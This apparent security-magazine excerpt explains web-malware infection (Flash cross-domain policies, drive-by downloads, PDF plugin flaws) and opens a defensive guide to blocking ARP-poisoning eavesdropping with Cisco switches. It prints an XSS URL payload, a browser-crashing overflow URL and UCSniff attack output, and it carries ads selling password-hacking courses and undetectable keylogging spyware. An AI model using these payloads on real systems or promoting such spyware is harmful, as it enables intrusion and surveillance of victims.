- Onscreen Display – The format is primarily intended for onscreen display and so it supports fast rendering of bitmaps, animation and interactive buttons.
- Network Delivery – The files can be delivered over a network with limited and unpredictable bandwidth. The files are compressed to be small and support incremental rendering through streaming. SWF is a binary format and is not human readable like HTML.

A composite image showing two attractive rogue websites. The top half shows the "SPY Guard" website, which features a large "BUY online" button, a "100% Antispyware protection" badge, and a "SPY GUARD SCREENSHOT". The bottom half shows the "AntiVir Protect" website, which has a "The best antivirus software approved for Windows XP and Windows Vista" banner and a "TRY NOW FOR FREE" button. Both sites include links for "HOME", "DOWNLOAD", "FEATURES", "BUY NOW", "SUPPORT", "COMPANY", and "PRIVACY".

**Figure 10.** Attractive Rogue Web Site



**Figure 11.** Attractive Product Advertisement

- Simplicity – The format is simple so that the player is small and portable enough over the low bandwidth internet connections as well. Also, the player depends upon only a very limited set of operating system functionality.
- File Independence – Files can be displayed without any dependence on external resources such as fonts.
- Extensibility – The format is a tagged format, so the format can be evolved with new features while maintaining backward compatibility with older players.
- Scalability – Different computers have different resolutions and bit depths. Files work well on limited hardware, while taking advantage of more expensive hardware when it is available.
- Speed – The files are designed to quickly get rendered at a high quality.

The fact that SWF files can be played on virtually any platform's browser nowadays makes it a perfect environment for cross platform and cross domain interactions. This freedom has also brought the attention of the Malware authors to use this file format to achieve their goal. A Malware author can simply buy advertisement space in a legitimate website and deliver a malicious advertisement which can infect any user that visits the legitimate website. These advertisers can use a mechanism in flash that allows a pages to load JavaScript file from a different domain. Once this feature is incorporated, it becomes easier to carry out redirection needs from one domain to another domain. Although for security reasons, a Flash movie playing in a web browser is not allowed to access data that resides outside the exact web domain from which the SWF originated. Interestingly, you can still override this security feature by using the `System.security.allowDomain` command to identify domains with access to the objects and variables. It can also be bypassed using the cross domain policy configuration as mentioned below:



**Figure 12.** Genuine Looking Description

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

There can be more ways by which we can specify the access of cross domain data:

```
<allow-access-from domain="www.company.com"
    secure="false" />
<allow-access-from domain="hr" />
<allow-access-from domain="it" />
<allow-access-from domain="*.company.com" />
<allow-access-from domain="*" secure="false" />
```

Further more, an interesting survey carried out by Jeremiah Grossman showed that *a total of about 8% of Fortune 500 companies have the cross domain policy file and out of these 2% of the policy files were wild carded for any domain. The Alexa 100 was even more pronounced. About 36% have crossdomain.xml, 6% of which were wild carded for any domain.* Example and details of policy entries are taken from Adobe KB Article – tn\_14213, please refer to the link below: [http://kb.adobe.com/cps/142/tn\\_14213.html](http://kb.adobe.com/cps/142/tn_14213.html).

These bypass features can result into a redirection of the user's browser from `goodsite.com` to `badsite.com`. Thus Malware authors can intentionally redirect the user's browser to open a malicious website through some trusted and legitimate website. Once an attacker is successful in running a JavaScript on your browser, through these flash advertisements, very bad things can happen. Decentralized content of a website or cross domain interactions increases the chances of security breach and Web Malware propagation. Further more, in Action Script 3, Adobe introduced a socket-related event called `SecurityErrorEvent`. This event is always thrown when a Flash Player tries to connect to a socket that it is not allowed to connect to by policy. For example, when the below Action Script tries to make a socket connection to localhost it results in the *Security Sandbox Error* (see Listing 1).

If a service is listening on that port the Flash Player writes the string `<policy-file-request/>` and waits for response from the service. Although, no TCP service



**Figure 13.** Rogue Spyware Download Window

will respond back, but there is a potential to simulate a port scanning scenario. It was because of a design flaw in Action Script 3 socket handling mechanism, compiled Flash movies were able to scan for open TCP ports on any host reachable from the host running the SWF, bypassing the *Flash Player Security Sandbox Model*. A beautiful demonstration of this port scanning can be seen from this link: <http://scan.flashsec.org>. These features and techniques are used successfully to aid the activities of malware authors for devising new and sophisticated attack methodologies.

### Drive-By-Download Attacks

Before we start describing what we mean by *Drive-By-Download*, let us think of a situation when the above mentioned *Rogue Security Softwares* will get automatically installed in a system instead of depending on the users to trust them, download them and install them. Scary!! isn't it. But in reality, we are living in an age where these scary things have become a part of the reality. These days, Web Malwares don't even depend on the user's intervention for downloading them into the system. The download can also automatically happen without the user's knowledge. This is called *Drive-By-Download*. *Drive-By-Download* can happen by visiting an infected website, viewing a specially crafted e-mail message or even by clicking a deceptive popup window. Google Research had commented that, of the billions of web pages that they had investigated, more than 3 million unique URLs on over 180,000 web sites automatically install Malwares by *Drive-By-Download*. The worst part is, this statistics is increasing day by day.

To understand how these *Drive-By-Download* happen, we must focus on the technique a little more. The Malware authors would use a malicious website with exploit code in it and send the victims its URL. When a user visits the link, the exploit code would cause a vulnerable user's computer buffer to overflow and execute malicious code. Execution of this malicious code will, as devised by the Malware author, download a predefined Malware silently from a predefined location, into the victim's computer, and execute it. This is how, without a user's knowledge, his/her system can get infected.

As we can see that for a *Drive-By-Download* attack to succeed, a buffer overflow has to happen which should result in malicious code execution. This is how, even a Web Malware has to depend on some vulnerability in the victim's computer. But one thing is of note that here more than OS related vulnerabilities, it is the Browser related vulnerabilities that are getting targeted. Browser related vulnerabilities because the exploitation is happening when the victim's browser parses through a malicious piece of code present in the malicious website. Hence, we can now relate what we meant when we said that now a days Malware authors are focusing on the Application layer more than the

underlying OS or platform. The focus and the trend has completely changed as more and more Malwares are targeting unfixed vulnerabilities in the client's browsers or browser related components or plugins. The increase of *Drive-By-Download* attacks can be associated to the increase in number of vulnerable Web applications and increase in number of vulnerabilities associated with various browsers and browser plugins or components. As we had seen earlier that as per *IBM ISS X-Force Labs* latest malware report, in 2008, 54.9 percent of all disclosed vulnerabilities were Web application vulnerabilities and 74 percent of Web Application vulnerabilities disclosed had no patch by year end.

It was reported that IE was responsible for 43 percent of all reported Web browser vulnerabilities during the second half of 2008. Firefox accounted for 39 percent, Apple Safari accounted for 10 percent and Opera accounted for 9 percent. The *Common Vulnerabilities and Exposures List (CVE)* released advisories like [CVE-2009-3077](#), [CVE-2009-3079](#), [CVE-2009-3069](#) etc that discusses the vulnerabilities in Mozilla Firefox that would result in an attacker to potentially use this vulnerability to crash a victim's browser and run arbitrary code on the victim's computer. It was also confirmed by Mozilla that these vulnerabilities will lead to *Drive-By-Download* attacks and recently these issues were patched. Similarly [CVE-2008-4844](#) discusses a vulnerability in Internet Explorer which could allow remote code execution if a user views a specially crafted

**Listing 1. Example Action Script Code**

```
SocketSandboxError
{
    import flash.display.Sprite;
    import flash.net.Socket;

    public class SocketSandboxError extends Sprite
    {
        private var _connection:Socket;
        public function SocketSandboxError()
        {
            _connection = new Socket();
            _connection.connect("localhost", 8080);
        }
    }
}

Error #2044: Unhandled SecurityErrorEvent:
    . text=Error #2048: Security
    sandbox violation: file:
    //C|/Stuff/FlashTest/src/
    SocketSandboxError.swf cannot
    load data from localhost:8080.
at SocketSandboxError$init()
```

Web page. Microsoft also have acknowledged the issue and has released Security Bulletin and Update MS08-078 to address the same.

*Drive-By-Download* attacks doesn't only happen due to Web browser vulnerabilities. Another major area of concern are the various browser plugins and components that are installed in the browser to enrich the browsing activities. Vulnerable browser plugins and components can get exploited by malicious websites and result in *Drive-By-Download* attacks. Secunia Advisory SA35948 (released on 23rd July 2009), describes the below mentioned vulnerabilities in the Adobe Flash Player browser plugin also which can be used by an attacker to launch *Drive-By-Download* attacks.

- An unspecified error can be exploited to gain escalated privileges.
- A use-after-free error when parsing Shockwave Flash files may cause references to remain pointing to a deleted object, which can be exploited to corrupt memory.
- An unspecified error may lead to a null pointer vulnerability.
- An unspecified error may lead to a stack overflow vulnerability.
- An error in the parsing of URLs can be exploited to cause a heap-based buffer overflow.
- An integer overflow error in the AVM2 abcFile parser when handling the *intrf\_count* value of the *instance\_info* structure can be exploited to corrupt memory and execute arbitrary code.

Security Firm Trusteer has reported that 84 percent of the 2.5 million systems which they had monitored, as part of the company's *Rapport Security Service*, were

having vulnerable versions of *Adobe Reader* plugin and around 80 percent had a vulnerable version of *Adobe Flash Player* installed. Till a fix comes these vulnerable versions will get extensively exploited by Malware authors by inserting or injecting exploit codes in those file types which are intended to run on victim's Web browser. Lets now see some ways by which these browser plugins and components can be used as attack vectors.

### Adobe Acrobat PDF Reader

Once we install *Adobe Acrobat PDF Reader* in the system, it also installs a *Browser Helper Object* (BHO) that integrates itself with the browser to ensure that PDF documents can be parsed and opened in the browser window itself. This is definitely an enrichment of the overall browsing experience because we don't have to bother any more to manually open these PDF document with a PDF reader. Instead, the BHO installed with the browser is doing this activity by automatically displaying the PDF document in the browser window itself. However, there are certain interesting things that are also possible. Say for example, you want to *Zoom* a PDF document, you can do so directly from the web url itself (refer to the link): <http://www.malwareinfo.org/files/HowVirusLoads.pdf#zoom=120> (see Figure 14)

Similarly you can navigate to any page of the PDF: <http://www.malwareinfo.org/files/HowVirusLoads.pdf#page=4> (see Figure 15)

This way it has become easier for authors to target certain sections and pages so that when the link opens, it can pinpoint the exact information that the author is trying to focus, and this is all possible from the URL itself. However, with certain vulnerable versions of *Adobe PDF Reader* its also possible for Malware authors to exploit or carry out malicious activities. For




Figure 14. Control PDF Display Zoom Through URL





Figure 15. Control PDF Display Page Through URL

example Adobe *PDF Reader* versions lesser than 7.0.8 will throw a javascript popup (*Reflective Cross Site Scripting (XSS)* Vulnerability) when the below URL is browsed: [http://www.malwareinfo.org/files/HowVirusLoads.pdf#zoom=javascript:alert\(0\).](http://www.malwareinfo.org/files/HowVirusLoads.pdf#zoom=javascript:alert(0).)

Furthermore, if we pass an unexpectedly long URL with junk characters, then it might lead to a *Denial of Service (DoS)* to the users browser because of a *Buffer Overflow* injection and would result in crashing the browser unexpectedly. Please refer to a sample link below:

```
http://www.malwareinfo.org/files/HowVirusLoads.pdf
#AAA3A%26%23x61%26%23x6C%26%23x65%26%2
3x72%26%23x74%26%23x28AAAA%26%230000106%
26%230000097%26%230000118%26%2300000%2
30000041AA%24%24%24%24%24%24%24%24%24
%24%2444%5E%5E%5E%24%24***%5E%24%24%24
4%24%24%24%24%24%23%23%23%23%23%23%23%23
3@*****@%23%23%23%23
```

A specially crafted URL might also lead to a more severe threat of *arbitrary code execution* resulting in *Drive-By-Download* attacks. If we are using an updated version of the plugin, then a malicious URL will not result into *arbitrary code execution*, rather, the plugin



**Figure 16.** Acrobat Malformed URL Notification

will notify you that the URL associated with the PDF is malformed (see Figure 16).

Adobe has acknowledged the above mentioned vulnerability and has provided an update to resolve it in *Adobe Reader* and *Acrobat*. They released a Security Bulletin *APSB07-01* catering to the above mentioned *Cross Site Scripting (XSS)* vulnerability in versions 7.0.8 and earlier of *Adobe Reader* and *Acrobat*. *iDefense Security Advisory* with *CVE* number *CVE-2009-2991* (released on 13th October 2009) describes a similar vulnerability in *Acrobat* and *Reader Firefox plugin* which could also allow an attacker to execute arbitrary code. *iDefense* has confirmed the existence of this vulnerability in *Acrobat* and *Reader* versions 8.1.3, 8.1.4, 8.1.5, and 8.1.6. Previous versions are also likely to be affected by this vulnerability.

## On the 'Net

- Microsoft Security Intelligence Report volume 6 (July – December 2008) – <http://www.microsoft.com/downloads/details.aspx?FamilyID=aa6e0660-dc24-4930-affd-e33572ccb91f&displaylang=en>
- Web Attacks: How Hackers Create and Spread Malware – [https://www.techwebonlineevents.com/ars/eventregistration.do?mode=eventreg&F=1001718&K=4ON&cid=well2\\_webc\\_](https://www.techwebonlineevents.com/ars/eventregistration.do?mode=eventreg&F=1001718&K=4ON&cid=well2_webc_)
- Kaspersky Security Bulletin (Statistics 2008) – [http://www.viruslist.com/en/downloads/vlpdfs/kaspersky\\_security\\_bulletin\\_part\\_2\\_statistics\\_en.pdf](http://www.viruslist.com/en/downloads/vlpdfs/kaspersky_security_bulletin_part_2_statistics_en.pdf)
- Kaspersky Monthly Malware Statistics – <http://www.viruslist.com/en/analysis?pubid=204792071>
- Security Response Blog – <http://www.symantec.com/connect/symantec-blogs/security-response>
- Google Online Security Blog – <http://googleonlinesecurity.blogspot.com>
- Google Research – <http://research.google.com/archive/provos-2008a.pdf>
- Arbor Network Security – <http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel>
- Commtouch Q2 2009 Internet Threats Trend Report – <http://blog.commtouch.com/cafe/data-and-research/q2-internet-threats-trend-report-released>
- Panda Security Research – <http://research.pandasecurity.com/archive/tags/stats/default.aspx>
- F-Secure Web Blog – <http://www.f-secure.com/weblog/archives/00001427.html>
- ScanSafe Annual Threat Report – [http://www.scansafe.com/\\_data/assets/pdf\\_file/3005/ScanSafe\\_-\\_Annual\\_Global\\_Threat\\_Report2.pdf](http://www.scansafe.com/_data/assets/pdf_file/3005/ScanSafe_-_Annual_Global_Threat_Report2.pdf)
- Netcraft October 2008 Web Server Survey – [http://news.netcraft.com/archives/2008/10/29/october\\_2008\\_web\\_server\\_survey.html](http://news.netcraft.com/archives/2008/10/29/october_2008_web_server_survey.html)
- Internet Usage and World Population Statistics 2009 – <http://www.internetworldstats.com/stats.htm>
- OPA Internet Activity Index – <http://www.online-publishers.org/newsletter.php?newsId=556&newsType=pr>
- Neil MacDonald – Gartner Blog Network – [http://blogs.gartner.com/neil\\_macdonald](http://blogs.gartner.com/neil_macdonald)
- IBM ISS X-Force Lab Malware Report – <http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf>
- Cyveillance Report – [http://www.cyveillance.com/web/docs/WP\\_CyberIntel\\_H1\\_2009.pdf](http://www.cyveillance.com/web/docs/WP_CyberIntel_H1_2009.pdf)
- Wikipedia (Rogue security software) – [http://en.wikipedia.org/wiki/Rogue\\_security\\_software](http://en.wikipedia.org/wiki/Rogue_security_software)
- Google Online Security Blog – <http://googleonlinesecurity.blogspot.com/2009/06/top-10-malware-sites.html>
- Common Vulnerabilities and Exposures (CVE) – <http://www.cve.mitre.org/index.html>
- Secunia Advisory – <http://secunia.com/advisories>
- iDefense Security Advisory – <http://labs.idefense.com/intelligence/vulnerabilities>
- Web Browser Plugins Vulnerabilities – [d0ubl3\\_h3lix](#)
- Trusteer's Rapport Security Service – <http://www.trusteer.com/solution>
- FireEye Malware Intelligence Labs – [http://blog.fireeye.com/research/2009/07/actionscript\\_heap\\_spray.html](http://blog.fireeye.com/research/2009/07/actionscript_heap_spray.html)
- Umesh Wanve (Zscalar Security Researcher) – <http://research.zscaler.com/2009/09/in-wild-flash-exploit-analysis-part-1.html>
- Brian Krebs (Washington Post) – [http://blog.washingtonpost.com/securityfix/2008/04/hundreds\\_of\\_thousands\\_of\\_micro\\_1.html](http://blog.washingtonpost.com/securityfix/2008/04/hundreds_of_thousands_of_micro_1.html)

## Adobe Flash Player

We had pointed out earlier that, as per the statistics presented by Security Firm *Trusteer*, around 80 percent of users have a vulnerable version of *Adobe Flash Player* installed. Flash is supported by around 850 million internet connected desktops. Now the point is, with so much of Flash related contents around in the internet, for example in video tube sites, social networking sites, advertisements in sites, this is a potentially a very dangerous Malware propagation channel. One Malware created to infect a computer by exploiting any of these Flash vulnerabilities has a scope of infecting all these 850 million systems. In 2009 itself, 29 vulnerabilities have been reported. The below link will give you an insight of the huge number of *Flash* related critical vulnerabilities reported (166 CVE entries) in between 2001 to 2009. Refer to the link: <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Flash>.

On 22nd July 2009 Adobe has released the *Security Advisory APSA09-03*, having a CVE number *CVE-2009-1862*, for a critical vulnerability that exists in the current versions of Flash Player (v10.0.22.87 and earlier) for Windows, Macintosh, Linux and Solaris OS. Of all the past and existing vulnerabilities identified, this is perhaps the most recent threat (as of now while this article is being written) that is rumored to be causing wide spread attacks. The shocking part of the story is, 48 percent, which is almost half of all these reported Flash vulnerabilities reported till date have been exploited to achieve *arbitrary code execution*. Although Adobe has recommended that all users of Adobe Flash Player 10.0.22.87 and earlier versions upgrade to the newest version 10.0.32.18 but going back to the findings of *Trusteer*, it is believed that still now this is a major threat that looms large in the wild. These kind of *Flash* exploits have been known to use the *heap spraying* technique, implemented using Javascript, which could result in *arbitrary code execution*. Although *heap sprays* have been used in exploits since 2001 but since 2005 a more widespread use of this technique is seen in exploits targeted for Web Malwares.

## Sun Java Plugin

Similar to the above mentioned *Adobe Flash*, *Adobe Acrobat Reader* vulnerabilities, it also was reported that vulnerabilities in *Sun Java Plug-in* etc were making users susceptible to serious attacks. *Secunia Advisory SA34451* (released on 26th March 2009), describes the below mentioned vulnerabilities in the *Sun Java Plug-in* which can be used by an attacker to execute *arbitrary*

### Note

A lot of information has also been compiled from various other freely available sources in the internet. Resemblance of any other article with this article is purely coincidental and unintentional.

*code, read/write/execute local files or even access local system ports.*

- An error in the Java Plug-in when deserializing applets can be exploited to e.g. *read*, *write*, or *execute local files*.
- The Java Plug-in allows JavaScript code loaded from the local system to connect to arbitrary local ports. This can be exploited in combination with cross-site scripting attacks to *access normally restricted local ports*.
- An integer overflow error in JRE when processing PNG splash screen images can be exploited by an untrusted Java Web Start application to cause a buffer overflow and potentially *execute arbitrary code*.
- An error in JRE when processing GIF splash screen images can be exploited by an untrusted Java Web Start application to cause a buffer overflow and potentially *execute arbitrary code*.
- An error in JRE when processing GIF images can be exploited by an untrusted applet or an untrusted Java Web Start application to cause a buffer overflow and potentially *execute arbitrary code*.
- A signedness error in JRE when processing Type1 fonts can be exploited to cause *corrupt heap memory* and potentially *execute arbitrary code*.

The biggest challenge associated with these vulnerable browser plugins and components is that the Web browser software itself may not be vulnerable, instead these plugins are, and until the vendors of these plugins or components fix them, the endusers will remain vulnerable. So more the internet users that access the various Websites and Web related technologies, the more target audience these Malwares get. So, logically any Malware that is created to infect a computer by exploiting any of these vulnerabilities has a scope of infecting all the systems that has the said vulnerable plugin/component installed.

In this section we saw the techniques of infection related to Web Malwares. We had also seen some of the tricks or flaws which are used by the Malware authors and how vulnerable browsers, vulnerable browser plugins or components or even vulnerable Web applications, unknowingly, aids to keep the threat of Web Malware alive. In the third and the concluding section *Web Malwares* (Part 3), we will focus on some of the interesting methodologies which are commonly used in Web Malwares.

---

## RAJDEEP CHAKRABORTY

*Microsoft® MVP – Consumer Security (2009)*


<http://www.malwareinfo.org>

<http://in.linkedin.com/in/rajdeepchakraborty>

<http://mvp.support.microsoft.com/profile=62F27767-F7D0-448F-84C7-F28501B6ECCB>

Sep 2010 Special offer

# Unlock all Secrets of Computer Hacking & Security?



## Combo Pack (2 Books+4DVD)

- FREE " First Edition
- Second Edition Print Book
- Third Edition Book
- 4 DVD + Free Videos

Offer Cost= **99 USD**  
(Shipping Free)

## Special Offer

**2<sup>nd</sup> Edition** + **+1<sup>st</sup> edition in PDF free**

List Price: 90 USD  
Offer Price: **Rs. 45 USD ONLY**

Security Expert  
Salary 75000 USD  
Per Annum.  
source: Payscale.com

## Think Hacking :: Think Leo Impact

- Learn Hacking Email Passwords (Gmail, Yahoo, Rediff), Credit Cards, Websites & Networks.
- Learn Advanced Hacking (Metasploit, Phone Hacking, Bank Security & Hacking, VIRUS R&D), more...



### Advantages

- First Edition PDF Version FREE
- Each Topic Cover by Videos, Tools
- Easy Language with Email Technical Support
- Access 4000+ Videos Anywhere, anytime

- Learn Hacking & Security Basic to Advanced
- 30 DAYS MONEY BACK GURANTEE
- EASILY PASS CEH, CHFI, CISSP CERTIFICATIONS
- No shipping and Hidden cost, Free Technical Support

**Get Great Offers (50+20% off use "Hackin9") Try Now !**

② Tel: +1 818 252 9090

or Visit

**www.secret hacking.com**

also on [www.amazon.com](http://www.amazon.com)



**Remote Spy Software, FUD 100% Perfect for monitoring (full access) user computer remotely !**

- 100% FUD due to Python Programming (never get detected by any antivirus.)
- HIDE YOUR IDENTITY-DDNS TECHNOLOGY & Live demo, 100% satisfaction
- FINAL FILES CONVERTABLE TO ANY FORMAT (XLS,XLS+LNK,PDF,etc) :: Price start from 250 USD (Offer)
- Build in Keylogger
- Disk manager, Remote Desktop

[www.leorat.com](http://www.leorat.com)



**LEO IMPACT SECURITY**

**Leo Impact Security, INC:**  
616, Corporate Way, Suite 2  
#4000, Valley Cottage, NY 10989  
**Phone:** +1 818 252 9090 (USA)

**Leo Impact Security S.R.O,**  
Holubinkova 4/168, Prague 1,110 00,  
Czech Republic  
Tel: 800-701-210 (Toll Free)

# Defeating Layer-2

## attacks in VoIP

ARP Poisoning and other Layer 2 attacks are present since many decades now and one may think that they are absolute. However, we still see them quite often on the network. The biggest advantage is easy access to sensitive information like passwords, credit card details, phone conversations etc.

### What you will learn...

- How to securely implement ARP Poisoning preventive measures in your network

### What you should know...

- Understanding of ARP Poisoning attacks.
- Familiarity with Cisco command line interface.

**M**any tools like Ettercap, Cain and Able, DSniff, trapper etc. were written to carry out ARP Poisoning attacks. *Ettercap* and *Cain & Able* are the most popular ones. Since, Ettercap is open source and flexible, many new small tools have evolved targeting specific protocols. One of them is UCSniff.

In this article, we will see how to block UCSniff and thereby all other ARP-Poisoning tools.

VoIP is picking up in almost all scales of industries. Due its cost effective and feature rich solution many industries have already adopted it as their primary communication system. However, if one asks VoIP vendors and adopters about their biggest VoIP security risk, the obvious answer would be eavesdropping. It's a breach in confidentiality of the communication and can cause huge business impact.

*Unified Communication sniffer (UCSniff)* is a next generation VoIP sniffing tool from VIPER Lab. It can smoothly detect and sniff ongoing audio/video call sessions between the IP phones and store the media in .wav, .avi files. It can also capture Voice mail pin codes and alter phone settings.

Views expressed in this article are personal to the author and do not necessarily reflect the opinions of other experts and Microsoft Corporation.

Considering eavesdropping as one of the biggest threats to VoIP networks, UCSniff proves to be an extremely dangerous tool which an attacker wishes to have in his arsenal. UCSniff supports automatic recording and saves conversations using G.722, G.729, G.726, G.723 codec. Its latest version can intercept H.264 video traffic too. Though wireshark can also decode, store VoIP payload and create audio file out of it, it's a tedious process if multiple calls get involved in the packet capture. UCSniff makes all this very simple.

These are some of the implications caused by tools like UCSniff. But how do we prevent our network from it and mitigate the risk? This is what the article is all about... *Defeating UCSniff* ;) The security measures explained here can also be used to defeat similar tools like Ettercap, VideoJak, Cain and Able, trapper etc.


Before we delve into mitigation techniques, I would like to brief about UCSniff and its architecture. UCSniff is nothing but a strip down version of Ettercap with VoIP protocol dissectors. Ettercap is a well-known multipurpose sniffer and logging utility for switched LAN's. It is also used to implement MITM attacks in the networked environment. Ettercap has different graphical interfaces viz Text, Ncurses and GTK. UCSniff has removed Ncurses and GTK display interfaces along with most of the protocol dissectors and plugins.

So the key essence of UCSniff is ARP-Poisoning. It does the *Man-In-The-Middle* (MITM) attack using ARP Poisoning techniques of Ettercap and sniff/dumps the VoIP Calls.

So, in order to defeat UCSniff, network admin needs to prevent his network from ARP-Poisoning attacks. I am going to show you a few techniques that can be

used to defeat UCSniff and similar tools based on ARP Poisoning.

I have a small VoIP Lab consisting of Cisco Catalyst 3560 series switch along with 4 VoIP phones. Two of them have video capabilities. All phones are registered with SIPXecs server – an open source IP PBX. The topology can be seen in Figure 1.



**Figure 1.** VoIP Network Lab

```
root@bughira:~/abhijeet# ucsniff -i eth0 // //
UCSniff 2.5 starting
File targets.txt can't be opened for reading in working directory
Listening on eth0... (Ethernet)
eth0 ->      00:0c:29:c2:81:52      172.16.20.7      255.255.255.0

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

5 hosts added to the hosts list...
5 hosts saved to arpsaver.txt

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

Starting Unified sniffing...

Warning: Please ensure that you hit 'q' when you are finished with this program.
Warning: 'q' re-ARPs the victims. Failure to do so before program exit will result in a DoS.

Hosts list:
1) 172.16.20.1  00:26:51:31:60:43
2) 172.16.20.2  00:08:82:1:B:A0:7F
3) 172.16.20.3  00:08:82:1:B:A0:7B
4) 172.16.20.4  00:12:3F:6:81:A4
5) 172.16.20.5  00:1B:38:00:C1:A8
```

**Figure 2.** UCSniff in action

```
Chackraview#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Chackraview(config)#ip dhcp snooping
Chackraview(config)#ip dhcp snooping vlan 20
Chackraview(config)#interface fastet
Chackraview(config)#interface fastethernet 0/1
Chackraview(config-if)#ip dhcp snooping trust
Chackraview(config-if)#end
Chackraview#
```

**Figure 3.** Configuring DHCP Snooping

```
Chackraview#show ip dhcp snooping binding
MacAddress          ipAddress        Lease(sec)  Type       VLAN   Interface
-----  -----
00:0B:82:1B:A0:7F  172.16.20.2    86360      dhcp-snooping 20    FastEthernet0/8
00:0B:82:1B:A0:7B  172.16.20.3    86357      dhcp-snooping 20    FastEthernet0/7
Total number of bindings: 2
Chackraview#
```

**Figure 4.** DHCP snooping bindings

```
2d04h: %SYS-5-CONFIG_I: Configured from console by vty0 (172.16.20.5)
2d04h: %SW_DAI-4-PACKET_RATE_EXCEEDED: 16 packets received in 184 milliseconds on Fa0/3.
2d04h: %PM-4-ERR_DISABLE: arp-inspection error detected on Fa0/3, putting Fa0/3 in err-disable state
2d04h: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to down
2d04h: %LINK-3-UPDOWN: Interface FastEthernet0/3, changed state to down
```

**Figure 5.** DHCP Snooping Logs

Let's run the UCSniff without any ARP protection and see the impact on audio/video conversations.

Figure 2 shows UCSniff eavesdropping VoIP Audio/Video call using its Live Monitor feature; thereby dumping the audio/video in respective .wav and .avi files.

Figure 2 also demonstrates number of hosts enumerated by UCSniff. Keep a note of this number, we will need it afterwards. We just saw how easily UCSniff can spy on our calls.

Before we do any security configurations on our Cisco 3560 switch, let me brief you about the security features which we will be using to prevent ARP attacks.

- DHCP Snooping
- Dynamic ARP Inspection (DAI)

## DHCP Snooping

DHCP snooping is a DHCP security feature that provides security by filtering untrusted DHCP messages and by building and maintaining a DHCP snooping binding table.

An untrusted message is one that is received from external network or outside the network or firewall and can cause traffic attacks within your network. DHCP snooping acts like a firewall between untrusted hosts and DHCP servers.

